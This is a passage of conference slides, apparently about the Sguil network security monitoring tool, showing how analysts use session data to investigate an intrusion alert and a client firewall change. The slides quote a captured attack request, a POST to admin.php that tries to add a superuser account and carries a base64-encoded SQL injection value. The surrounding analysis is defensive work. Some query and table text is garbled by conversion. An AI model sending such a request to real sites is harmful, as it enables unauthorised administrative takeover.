






Still query for session data around the time of the attack to see if target system suddenly initiated an outbound connection, or if a new party connected to the victim on another port. Essentially, look for anything suspicious. Nothing happened here, so our estimate is all is well.

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-sensor-va	108313771672004-04	1-28 07:35:16	2004-04-28 07:35:16	24.210.223.71	2781	.13.196	443	3	0	4	0



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Transcript captures Web server reply showing 405 error

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Sensor Name:
                    -sensor-va
Timestamp:
                 2004-04-27 16:26:22
Connection ID:
                     -sensor-va 30889
Src IP:
                 200.148.108.200
                                  (200-148-108-200.dsl.telesp.net.br)
Dst IP:
                      .13.196
                                        13.196)
Src Port:
                 3604
Dst Port:
                 80
SRC: POST
/admin.php?op=AddAuthor&add_aid=kiegera&add_name=Goda&add_pwd=playboya&add_email=
r00t System@hush.com&add radminsuper=1&admin=eCcgVU5JT04gU0VMRUNUIDEvKjox
HTTP/1.0
SRC: Accept: */*
SRC: Accept-Language: en-us
SRC: Content-Encoding: gzip, deflate
SRC: Content-Type: application/x-www-form-urlencoded
SRC: Host:
                          com
SRC: User-Agent: Mozilla 4.0 (Linux)
SRC: Content-Length:0
SRC: Connection: Close
SRC:
SRC:
DST: HTTP/1.1 405 Method not allowed
DST: Server: Microsoft-IIS/5.0
DST: Date: Tue, 27 Apr 2004 16:35:51 GMT
DST: Allow: OPTIONS, TRACE, GET, HEAD
DST: Content-Length: 3923
DST: Content-Type: text/html
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                                      Debug Messages
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Your request has been sent to the server. Please be patient as this can take some time.

Using archived data:


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-sensor-va/200.148.108.200:3604


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



Did intruder do anything else? Query session data.


























Bonus Coverage!


As I was preparing this presentation, something changed at a client's site...














A more complicated session data query tries to discover why these alerts appeared out of nowhere.

By querying for one of the target IPs, with session bytes > 0, and ignoring ports 80 and 443, we see exactly when the outside world began interacting with newly available ports on this target.

t ns.dst_	ip = INET_ATON('	.13.211')) and session	ns.dst_bytes > 0	and ses	sions.dst_port != 8	0 and s	essions.	dst_port	!= 443	Submit
Ssn ID	Start Time	End Time	Src IP	SPort	Dst IP	DPort	S Pckts	S Bytes	D Pckts	D Bytes
108421697	3 2004-05-10 19:22:52	2004-05-10 19:22:53	216.38.214.96	62061	.13.210	25	24	262	19	868
108421836	2 2004-05-10 19:45:01	2004-05-10 19:45:01	12.43.223.29	4452	.13.210	445	12	274	4	178
108422447	0 2004-05-10 21:27:04	2004-05-10 21:27:07	80.35.189.200	1204	.13.210	135	20	3552	10	120
108422483	6 2004-05-10 21:33:54	2004-05-10 21:33:56	62.101.72.124	28401	13.210	135	15	3552	14	200
108422547	9 2004-05-10 21:44:30	2004-05-10 21:44:39	12.44.103.100	4212	.13.210	135	15	3392	14	280
108422574	5 2004-05-10 21:46:06	2004-05-10 21:48:20	81.91.226.43	21048	.13.210	139	14	516	14	8
108422690	4:2004-05-10 22:07:24	2004-05-10 22:07:24	12.37.252.76	2231	13.210	445	12	274	4	178

Thanks again to session data, we can inform the client when a change was made to the access control at the client site.







Future Developments

- Snort rule and sensor management features
- Sguil 0.4.0 offers SANCP (www.metre.net) to replace Snort keepstats session logging
- Augment database output to include PostgreSQL and Oracle
- Test ability to scale
- Rewrite some components in compiled languages
- Live CD or install CDs to ease installation
- FreeBSD port







Questions?

Thank you for your time.

